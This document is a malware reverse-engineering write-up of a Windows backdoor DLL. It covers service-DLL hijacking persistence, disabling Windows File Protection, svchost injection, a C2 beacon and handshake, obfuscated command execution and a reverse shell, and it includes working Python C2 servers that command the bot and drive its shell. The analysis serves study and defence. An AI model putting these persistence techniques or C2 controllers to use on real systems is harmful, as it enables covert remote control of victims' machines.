A remote thread is created inside winlogon.exe, executing SfcTerminateWatcherThread in that process context. This disables Windows File Protection so system DLLs can be replaced without being restored.
push    4000
push    edi
call    ds:WaitForSingleObject
The code waits four seconds to ensure the thread starts successfully and logs an error if it fails.
mov     eax, [ebp+arg]
mov     [ebp+servicename], offset aNtmssvc ; "NtmsSvc"
cmp     eax, ebx
cmp     [eax], bl
jz      short loc_1000E005
mov     [ebp+servicename], eax
The second phase begins. The user-supplied argument is used as the service name. If none is provided, the malware defaults to “NtmsSvc”, the Removable Storage Manager service.
push    ebx
push    eax
call    ds:QueryServiceConfigA
...
mov     eax, [ebx+QUERY_SERVICE_CONFIG.dwStartType]
mov     ecx, [ebp+outbuf]
mov     [ecx], eax
A helper routine opens the Service Control Manager and the target service, calling QueryServiceConfigA to retrieve its StartType. This value is returned and logged.
cmp     [edi+QUERY_SERVICE_CONFIG.dwStartType], 2
mov     edi, ds:ChangeServiceConfigA
...
push    2
push    0FFFFFFFFh
push    [ebp+hService]
call    edi
If the service is not already set to SERVICE_AUTO_START, the malware modifies it using ChangeServiceConfigA. Passing 0xFFFFFFFF preserves the existing service type while only altering the startup behavior, minimizing visibility.
Next, the malware queries the netsvcs group from:
SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvchostIt checks whether the chosen service belongs to that group.
push    offset aServicemainbak ; "ServiceMainbak"
push    [ebp+hKey]
call    RegQueryValueExA
It queries the ServiceMainbak value under the service key. If present, the service is already infected. This prevents reinfection and also preserves the original ServiceMain pointer for proxy execution. A log entry is generated: Services name Have Been Infected! Install Failed!`
A second check tests whether the current ServiceDll contains the suffix “_ox.dll” using strstr, indicating prior compromise.
The malware then extracts the legitimate DLL directory using strrchr and string operations to isolate the filename and path.
push    [ebp+legit_dll]
lea     eax, [ebp+me.szModule]
push    eax
call    _stricmp
It enumerates all svchost.exe instances using CreateToolhelp32Snapshot, then enumerates modules with Module32First/Next to locate the specific instance hosting the target service DLL. This avoids injecting into the wrong svchost process, since Windows runs many concurrently.
A confirmation routine returns:
- 0 — target acquired
- 1 — target not found
Target Acquired Branch
lea     eax, [ebp+dll]
push    104h
push    eax
call    GetSystemDirectoryA
...
sprintf("%s.obak")
A backup is created for the legitimate DLL as:
sysdir\legit.dll.obakThe original DLL is copied there.
CopyFileA(maldll, legitpath)The malicious DLL overwrites the legitimate service DLL and is also copied into:
sysdir\dllcache\The registry is updated so ServiceMainbak stores the original entry. The service is restarted so execution now flows through the malicious DLL.
Target Not Loaded Branch
original.dll -> original_ox.dllIf the service DLL is not currently loaded, the malware constructs a new filename using the pattern:
originaldll_ox.dllIt copies itself under that name into the service directory, updates ServiceDll to reference it, saves the original DLL in ServiceMainbak, injects into the resolved svchost instance, and finally starts the service.
In effect, InstallSB performs full system-level persistence by:
- Enabling SeDebugPrivilege
- Terminating WFP
- Hijacking a legitimate service DLL
- Preserving originals for stealth proxying
- Ensuring autostart on boot
- Injecting into the correct svchost host
It is the most invasive and durable of the installer routines in the sample.
DllMain
mov     eax, [esp+fdwReason]
dec     eax
jnz     loc_1000D107
First the DLL checks if fdwReason == DLL_PROCESS_ATTACH so it continues only for attach events and skips for the rest. This is a common optimization to run initialization code only once when the DLL first loads into a process. This also reduces noise from repeated thread attach/detach notifications that would otherwise trigger the same setup logic multiple times. Next, depending on multiple hardcoded strings, mainly pointing to an ftp C2 implementation, or http… it starts the main malicious thread.
In practice this means the loader path is kept minimal and immediately hands execution to a worker routine that contains the actual operational logic.
Main Thread
call    is_NT_based
mov     NT_based, eax
call    is_Windows_2000_or_later
mov     Windows_2000_or_later, eax
Two version checks are next made to verify the current infected OS. These values are then saved inside global buffers for future checks. The reason for persisting them globally is that later branches depend on subtle API differences between legacy Windows versions and NT-based systems, especially around token handling, service installation, and memory management behavior.
The next call is quite long and contains 4 main subroutines, and based on the general structure and the last block containing the function ExitThread, we may assume that this function contains compatability or integrity checks and to cleanly exit in case of an issue.
push    [ebp+lpAddress] ; lpAddress
call    ds:VirtualQuery
neg     eax
sbb     eax, eax
and     eax, [ebp+Buffer.AllocationBase
Starting with the first one, the routine takes in the DLLMain address and resolves it to the module or region base it belongs to using VirtualQuery. This address is then used as a module handle for the GetModuleFileName function, returning the full path to the DLL file. Using VirtualQuery instead of a direct handle allows the code to work even if the module was injected in a non-standard way where the loader structures are not easily accessible.
lea     eax, [ebp+filecontent]
push    eax             ; outBuffer
push    [ebp+dllpath]   ; filepath
call    readfiletobuffer16
push    [ebp+buff]      ; buff
push    eax             ; Size
push    [ebp+filecontent] ; Src
call    sub_10010F5A
The next call first start with reading the full disk path, and opens the file is “rb” mode, reading the file in 4 bytes chunks into a buffer. A special behaviour of this read function is that it skips the last 16 bytes of the file. It then returns the read size and passes the contents of the file to a next function. Skipping a fixed trailer like this is typical when the last bytes store a signature, configuration blob, or integrity value appended after compilation.
This subroutine is basically an MD5 hashing algorithm.
mov     dword ptr [eax], 63425971h
mov     dword ptr [eax+4], 0EFCDAB89h
mov     dword ptr [eax+8], 98BADCFEh
First, MD5_Init was identified as the MD5 initialization routine due to the presence of the well-known MD5 initial state constants: 0x67452301, 0xEFCDAB89… These constants are defined in RFC 1321 and are universally used to initialize the MD5 state variables A, B, C, and D. Their appearance together in sequence is a strong fingerprint for MD5 implementations.
The next call matches the behavior of an MD5_Update loop. It maintains a running bit count, computes the buffer index, and appends input data into a 64-byte working buffer in the context structure. When enough data has been accumulated to fill a 64-byte block, the function invokes a secondary routine to process the block.
lea     esi, [ecx+esi-28955B88h]
add     esi, [ebp+var_40]
rol     esi, 7
add     esi, edi
mov     eax, esi
and     eax, edi
mov     ecx, esi
not     ecx
and     ecx, edx
or      ecx, eax
lea     ebx, [ecx+ebx-173848AAh]
The main routine corresponds to the MD5 compression function (MD5_Transform). It begins by loading the canonical MD5 initial values into registers and copying a 64-byte message block into a local workspace. The body of the function performs the four MD5 rounds using the characteristic boolean functions (AND, OR, NOT), fixed constants, and left rotations (e.g., 7, 12, 17, 22, etc.). The presence of MD5-specific constants such as 0xD76AA478, 0xE8C7B756, and similar values, combined with repeated ROL operations and chained state updates, uniquely identifies this function as the MD5 block transform stage. The state words are accumulated back into the context at the end of each round, which is the standard feed-forward step used by MD5.
lea     eax, [ebx-10h]
push    eax             ; Offset
push    edi             ; Stream
call    esi ; fseek
Once hashed the next function call takes the same DLL path, and a buffer, and it reads the last 16 bytes that were skipped when hashing. This effectively separates the file into body and trailer, where the body produces the computed digest and the trailer likely contains the expected value to compare against.
for (i = 0; i < len; i++) {
    buffer[i] += -22 - (i % 8);
}
These bytes are then decrypted. The function walks through the block of bytes and slightly changes each one. It loops from the first byte to the last (16 bytes total). For each position, it uses the index number, takes it modulo 8, and uses that to calculate a small value. That value is based on 0xEA and changes in a repeating pattern every 8 bytes. The function then adds that value to the current byte in the buffer. Because the pattern repeats every 8 bytes, the transformation is symmetric across the two 8-byte halves of the 16-byte trailer.

On execution tho, the two values dont match, resulting in a thread exit. Assuming the integrity check did succeed, we continue analyzing the thread.
WSAStartup is first called, getting ready for a networking logic. Next a function reads a custom registry value named kstarttype under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion and checks its numeric content. If the value exists and equals 1, the function returns true (1); otherwise, it returns false (0). As a note, this subkey is not a standard Windows key. In case of a success, some xkey.dll file is dynamically loaded, and a function address, “Plug_KeyLog_Restart” is called. Loading this module conditionally suggests a plugin-style architecture where additional capabilities are only activated when configured.
mov     eax, off_10019040 ; "[This is RDO]newsnews.practicalmalwarea"...
add     eax, 0Dh
push    eax             ; name
call    ds:gethostbyname
The program next tries to dynamically resolve the hard coded C2 domain, “newsnews.practicalmalwareanalysis.com”. In case of a failure, it appears that it falls back to a hardcoded IP address as evident by the RIP (Remote IP) tag. But in this program it contains spaces, no actual fallback, so it just fails. If the DNS succeeds, a hostent structure is manipulated and inet_ntoa is finally used to extract the C2 IP and save it on a global buffer as an ascii string. The port “80” is also retrieved from a hardcoded variable. Finally “ipconfig /flushdns” is executed. By flushing the DNS cache, the malware ensures that any subsequent connections must perform a fresh DNS lookup, preventing it from being redirected by local “hosts” file modifications or outdated cache entries that might lead to a sinkhole. It also reduces the chance that previously cached resolutions interfere with its expected endpoint.
loc_10001884:
mov     eax, off_10019020 ; "[This is CTI]30"
add     eax, 0Dh
push    eax             ; String
call    esi ; atoi
pop     ecx
mov     esi, eax
call    Idle_Time
cmp     eax, esi
The program next retrieves the system Idle tme and a hardcoded threshold. If the system been active for more than 30 seconds, the malware starts exfiltrating data to the C2. It first connects to the server, then calls a function filling in a custom structure:
struct SystemInfo_Struct
{
    unsigned char pad_0[8];                  // 0x000
    unsigned int TickCount;                  // 0x008
    unsigned char pad_C[4];                  // 0x00C
    unsigned char F333[4];                   // 0x010
    unsigned char pad_14[4];                 // 0x014
    char sys_version[148];                   // 0x018
    unsigned int processor_speed;            // 0x0AC
    unsigned int actual_physical_memory;     // 0x0B0
    unsigned int physical_memory_available;  // 0x0B4
    unsigned int Total_Drive_capacity;       // 0x0B8
    unsigned int Total_Free_space;           // 0x0BC
    unsigned int local_machine_IP;           // 0x0C0
    unsigned int Vram;                       // 0x0C4
    int webcam_exists;                       // 0x0C8
    unsigned char pad_CC[4];                 // 0x0CC
    char hostname[32];                       // 0x0D0
    char current_procname[260];              // 0x0F0
    unsigned char GroupInfo[32];             // 0x1F4
    unsigned char key[12];                   // 0x214
    unsigned int idle_time;                  // 0x220
    unsigned int tickcount_key;
};
The last field, tickcount_key, is of later relevance, and is added to the structure after the collect sysinfo call happens. The earlier padding fields indicate the structure was likely extended over time while preserving offsets expected by the server parser.
lea     eax, [esp+694h+buf]
push    eax             ; sysinfo
call    collectsysinfo
add     esp, 10h
call    ds:GetTickCount
and     eax, 0Fh
push    ebx             ; flags
inc     eax
push    esi             ; len
mov     esi, ds:send
mov     [esp+690h+buf.tickcount_key], eax
mov     currtick_low4bits, eax
lea     eax, [esp+690h+buf]
push    eax             ; buf
push    edi             ; s
call    esi ; send
The key is a “random” value measured using the current TickCount. Ida mislabled it first as a another local variable, but it is the last field of the same buf struct. Masking with 0xF limits it to the lower four bits, producing a small rolling seed that changes between executions but remains stable for the session.
The collected data is then sent to the remote C2.

Patching the integrity check on the DLL, and infecting a vm’s svchost.exe process, we periodically get this beacon.
import struct
import socket

def parse_malware_struct(hex_input):
    if not hex_input:
        print("[-] No hex data provided.")
        return

    clean_hex = "".join(hex_input.split())
    data = bytes.fromhex(clean_hex)

    struct_fmt = "< 8x I 4x I 4x 148s I I I I I 4s I i 4x 32s 260s 32s 12s I I"

    struct_size = struct.calcsize(struct_fmt)
    if len(data) < struct_size:
        print(f"[-] Data too short: {len(data)}/{struct_size} bytes")
        return

    unpacked = struct.unpack(struct_fmt, data[:struct_size])

    (tick, f333, os_raw, proc_speed, phys_mem, phys_avail, drive_cap,
     free_space, ip_raw, vram, webcam, host_raw, proc_raw, group_raw,
     key_raw, idle, footer_tick) = unpacked

    def to_str(binary_data):
        return binary_data.split(b'\x00')[0].decode('utf-8', errors='ignore')

    major = struct.unpack("<I", os_raw[4:8])[0]
    minor = struct.unpack("<I", os_raw[8:12])[0]
    sp_string = to_str(os_raw[20:])

    print(f"## System Information Extraction")
    print("-" * 60)
    print(f"{'Field':<25} | {'Value'}")
    print("-" * 60)
    print(f"{'Internal TickCount':<25} | {tick}")
    print(f"{'Magic ID (F333)':<25} | 0x{f333:08X}")
    print(f"{'OS Version':<25} | Windows {major}.{minor} ({sp_string})")
    print(f"{'Processor Speed':<25} | {proc_speed} MHz")
    print(f"{'Total Memory':<25} | {phys_mem / 1024 / 1024:.2f} MB")
    print(f"{'Local IP':<25} | {socket.inet_ntoa(ip_raw)}")
    print(f"{'Hostname':<25} | {to_str(host_raw)}")
    print(f"{'Process Name':<25} | {to_str(proc_raw)}")
    print(f"{'Group Info':<25} | {to_str(group_raw)}")
    print(f"{'Key/Locale (Hex)':<25} | {key_raw.hex()}")
    print(f"{'System Idle Time':<25} | {idle} ms")
    print(f"{'Footer Tick (Low 4bits)':<25} | {footer_tick} (Raw EAX: {footer_tick-1 if footer_tick > 0 else 0})")
    print("-" * 60)

# Example Usage:
# hex_data = "..."
# parse_malware_struct(hex_data)
Since the malware is sending the data in raw hex, and since we know the structure, we can simply write a python parser for such data and verify it. Having a deterministic layout allows offline decoding of captures without needing to run the sample again.

Once sent, the malware expects a simple handshake procedure with the C2.
lea     eax, [esp+68Ch+C2Handshake]
push    44h             ; len
push    eax             ; buf
push    edi             ; s
call    ds:recv
cmp     eax, 0FFFFFFFFh
Using recv, it expect a fixed stream length of 68 bytes. If this length is not respected, the received data is ignored. This received data is then compared to the measured and sent tick count +1. Meaning the server once it receives the data and parses it, should reply with the received 4 bytes tick count value incremented. This technique protects against simple replay attacks and makes advanced static analysis necessary. As a note, the server should pad the 4 bytes to reach the requested 68 length. The fixed size also simplifies the parser on the malware side because it does not need to handle variable-length responses.
inc     eax
mov     dword ptr [esp+688h+responsetick2], eax
...
lea     eax, [esp+68Ch+responsetick2]
push    44h ; 'D'       ; len
push    eax             ; buf
push    edi             ; s
call    esi ; send
The malware then completes the handshake by sending this tick count incremented once again by 1. This establishes a simple challenge-response sequence confirming that both sides processed the same session value.

Testing this handshake mechanism on a local C2 python server results in a long response. 68 bytes to be exact. This is a norm the malware is using as part of its custom protocol. Only the first 4 bytes are of relevance. For example here, we first received 10254187, the server replied with 10254188, and the malware sent back 6d779c00. This value is in Little Endian. Once we converted to decimal, we get the expected value 10254189.
.text:10001A8D                 mov     al, [esp+688h+recevedbyte]
.text:10001A91                 sub     al, byte ptr currtick_low4bits
.text:10001A97                 cmp     al, 8
.text:10001A99                 mov     [esp+688h+recevedbyte], al
.text:10001A9D                 jz      short loc_10001AA5
.text:10001A9F                 mov     [esp+esi+688h+constructedCommand], al
.text:10001AA3                 jmp     short loc_10001AAB
.text:10001AA5 ; ---------------------------------------------------------------------------
.text:10001AA5
.text:10001AA5 loc_10001AA5:                           ; CODE XREF: sub_10001656+447↑j
.text:10001AA5                 dec     esi
.text:10001AA6                 mov     [esp+esi+688h+constructedCommand], bl
.text:10001AAA                 dec     esi
.text:10001AAB
.text:10001AAB loc_10001AAB:                           ; CODE XREF: sub_10001656+44D↑j
.text:10001AAB                 cmp     al, 10
.text:10001AAD                 jz      short loc_10001ACA
.text:10001AAF                 cmp     al, 13
.text:10001AB1                 jz      short loc_10001ACA
.text:10001AB3                 cmp     al, 3
.text:10001AB5                 jz      short loc_10001ACE
.text:10001AB7                 cmp     al, bl
.text:10001AB9                 jz      short loc_10001ABC
.text:10001ABB                 inc     esi
.text:10001ABC
.text:10001ABC loc_10001ABC:                           ; CODE XREF: sub_10001656+463↑j
.text:10001ABC                 cmp     esi, 0FFh
.text:10001AC2                 jl      loc_100019F7
.text:10001AC8                 jmp     short loc_10001ACE
.text:10001ACA ; ---------------------------------------------------------------------------
.text:10001ACA
.text:10001ACA loc_10001ACA:                           ; CODE XREF: sub_10001656+457↑j
.text:10001ACA                                         ; sub_10001656+45B↑j
.text:10001ACA                 mov     [esp+esi+688h+constructedCommand], bl
The next chunk contains the core malicious logic. The logic enters a loop using esi as a counter. It receives one byte at a time from the C2, and, using that key derived from the tick count, it performs an ASCII shift as a decryption. The C2 must then send these bytes encrypted for the malware to interpret the commands correctly. Because processing is byte-wise, the protocol tolerates slow or fragmented network delivery without needing a full buffered line at once. Once a newline is received (ASCII 10), the constructed string is null terminated and compared against a bunch of possible commands. First of which are simple reconnaissance and quick registry config:
- “sethostinfo”: Reads the second argument after the command and uses it to update a subkey under ‘SOFTWARE\Microsoft\Windows\CurrentVersion’ called “HostInfo”
- “setgroupinfo”: updates the value “GroupInfo” under ‘SOFTWARE\Microsoft\Windows\CurrentVersion’ to the value passed as a second arg. “delgroupinfo” deletes the value.
”exen”
This command executes any command on the victim’s OS. It starts first by acquiring the Explorer.exe process token and using it as Token value it runs CreateProcessAsUserA the command passed as arg. The only difference between this command and the “exeh” is that “exeh” sets the wShowWindow boolean to 0, hiding the execution window.
import socket
import struct
import time

# Format string for the 552-byte beacon (548 struct + 4 footer)
STRUCT_FMT = "< 8x I 4x I 4x 148s I I I I I 4s I i 4x 32s 260s 32s 12s I I"

def to_str(binary_data):
    """Sanitizes null-terminated byte strings."""
    return binary_data.split(b'\x00')[0].decode('utf-8', errors='ignore')

def verbose_parse(data):
    """Deep-dives into the 552-byte packet and prints every field."""
    unpacked = struct.unpack(STRUCT_FMT, data)

    (tick, magic, os_raw, speed, ram, ram_avail, disk, disk_free,
     ip_raw, vram, webcam, host_raw, proc_raw, group_raw,
     key_raw, idle, footer_seed) = unpacked

    major = struct.unpack("<I", os_raw[4:8])[0]
    minor = struct.unpack("<I", os_raw[8:12])[0]
    sp_string = to_str(os_raw[20:])

    print("\n" + "═"*65)
    print(f"║ {'[!] INCOMING MALWARE BEACON REPORT':^61} ║")
    print("═"*65)

    print(f"  [>] Magic ID:          0x{magic:08X}")
    print(f"  [>] Handshake Tick:    {tick}")
    print(f"  [>] Encryption Seed:   {footer_seed}")
    print("─"*65)

    print(f"  [+] Hostname:          {to_str(host_raw)}")
    print(f"  [+] OS Version:        Windows {major}.{minor} ({sp_string})")
    print(f"  [+] Processor:         {speed} MHz")
    print(f"  [+] RAM (Total/Avail): {ram/(1024**2):.0f}MB / {ram_avail/(1024**2):.0f}MB")
    print(f"  [+] Disk (Total/Free): {disk/(1024**3):.2f}GB / {disk_free/(1024**3):.2f}GB")
    print(f"  [+] Local IP:          {socket.inet_ntoa(ip_raw)}")
    print(f"  [+] Video RAM:         {vram} MB")
    print(f"  [+] Webcam:            {'DETECTED' if webcam else 'Not Found'}")
    print("─"*65)

    print(f"  [*] Executable:        {to_str(proc_raw)}")
    print(f"  [*] Group:    {to_str(group_raw)}")
    print(f"  [*] Key:        {key_raw.hex()[:8]}...")
    print(f"  [*] System Idle:       {idle} ms")
    print("═"*65 + "\n")

    return tick, footer_seed

def run_server():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    try:
        server.bind(('0.0.0.0', 80))
    except PermissionError:
        print("[!] ERROR: Port 80 requires sudo/root.")
        return

    server.listen(1)
    print("[*] C2 Server Live. Waiting for bot connections...")

    try:
        while True:
            conn, addr = server.accept()

            try:
                data = b""
                while len(data) < 552:
                    chunk = conn.recv(552 - len(data))
                    if not chunk: break
                    data += chunk

                if len(data) < 552:
                    conn.close()
                    continue

                # Decrypt and display
                internal_tick, seed = verbose_parse(data)

                # Send Handshake (Tick + 1)
                response_val = internal_tick + 1
                payload = struct.pack('<I', response_val) + (b'\x00' * 64)
                conn.sendall(payload)

                # Check for bot's ACK (68 bytes)
                conf = conn.recv(68)
                if not conf:
                    print("[-] Bot disconnected after handshake.")
                    continue

                # Interactive Prompt
                print(f"[*] Handshake verified. Current Seed: {seed}")
                cmd_input = input("C2 PROMPT > ").strip()

                if not cmd_input:
                    cmd_input = "ping"

                # Command Obfuscation Logic
                if not cmd_input.endswith('\n'):
                    cmd_input += '\n'

                obfuscated_cmd = bytes([(ord(c) + seed) & 0xFF for c in cmd_input])

                # Byte-by-byte send for the bot's recv loop
                for b in obfuscated_cmd:
                    conn.send(bytes([b]))
                    time.sleep(0.01)

                print(f"[+] Command {repr(cmd_input.strip())} dispatched.")

            except Exception as e:
                print(f"[!] Session Error: {e}")
            finally:
                conn.close()

    except KeyboardInterrupt:
        print("\n[*] Shutting down.")
    finally:
        server.close()

if __name__ == "__main__":
    run_server()
Using this completed C2 server implementation now, and executing “exen cmd /c notepad” for example, the notepad app starts up.

Along with the notepad window, the cmd window popped up. “exeh” on the other hand wouldn’t display it. The point of stealing the explorer.exe token and using it to run the process achieves stealth since the user won’t be SYSTEM but our machine’s username as displayed in the properties window of the process. Still the fact that a cmd.exe process appears under a normal process such as procexp.exe is still suspicious enough. Token impersonation mainly helps the process blend into the normal user session and inherit the same desktop and privileges as the logged-in account.
”urln”
This command retrieves the iexplorer.exe full path from the system reg. It then launches a new internet explorer process and loads the page passed as a second argument to the command. “urlh” launches the internet explorer instance without a window. Both steal the explorer.exe token making them appear started by the user.

One usage for this is spamming the user with ads, or using it as a tool to signal that their PC is infected and communicate a ransom.
”startxcmd”
This command initiates a new connection on the same port starting a full reverse shell. The encoding in this session implements the same logic as the other commands. It first sends the custom struct, only this time, two fields contain information, the rest are garbage values. It sends an encoding key on the same offset which is used to decrypt and encrypt every command sent or output received.
import socket
import sys
import time

def run_c2():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind(('0.0.0.0', 80))
    server.listen(1)

    print("[*] C2 Server active. Waiting for bot...")
    conn, addr = server.accept()
    print(f"[+] Bot connected: {addr}")

    # 1. Get the key from the 552-byte struct
    initial_data = b''
    while len(initial_data) < 552:
        chunk = conn.recv(552 - len(initial_data))
        if not chunk: break
        initial_data += chunk

    cmd_key = initial_data[0x214]
    print(f"[*] Session Key: {hex(cmd_key)}")
    conn.setblocking(False) # Make socket non-blocking for better flow

    def decrypt(data):
        return "".join([chr((b - cmd_key) & 0xFF) for b in data])

    def encrypt(string):
        return bytes([(ord(c) + cmd_key) & 0xFF for c in string])

    # 2. Main Loop
    try:
        while True:
            # Check for data from bot
            try:
                raw_resp = conn.recv(8192)
                if raw_resp:
                    print(decrypt(raw_resp), end='', flush=True)
            except BlockingIOError:
                pass

            time.sleep(0.1)

            # If the bot is quiet, let's ask for a command.
            if sys.stdin in [sys.stdin]: # Check if user is typing
                cmd = input()
                if cmd.lower() in ['exit', 'quit']: break

                # Send command + newline
                conn.sendall(encrypt(cmd + "\r\n"))

                # Small delay to let the bot process and echo back
                time.sleep(0.2)

    except KeyboardInterrupt:
        print("\n[*] Shutting down...")
    finally:
        conn.close()
        server.close()

if __name__ == "__main__":
    run_c2()
A simple python implementation would look like this. First recieve the key, then start using it to decrypt any further recieved streams.

The malware starts by first sending a welcome banner, and then displays the shell line. Any command is then passed to “cmd.exe /c” for stealth. This approach avoids a persistent cmd.exe process on the victim OS making its activity harder to detect because each command is executed in a short-lived context.
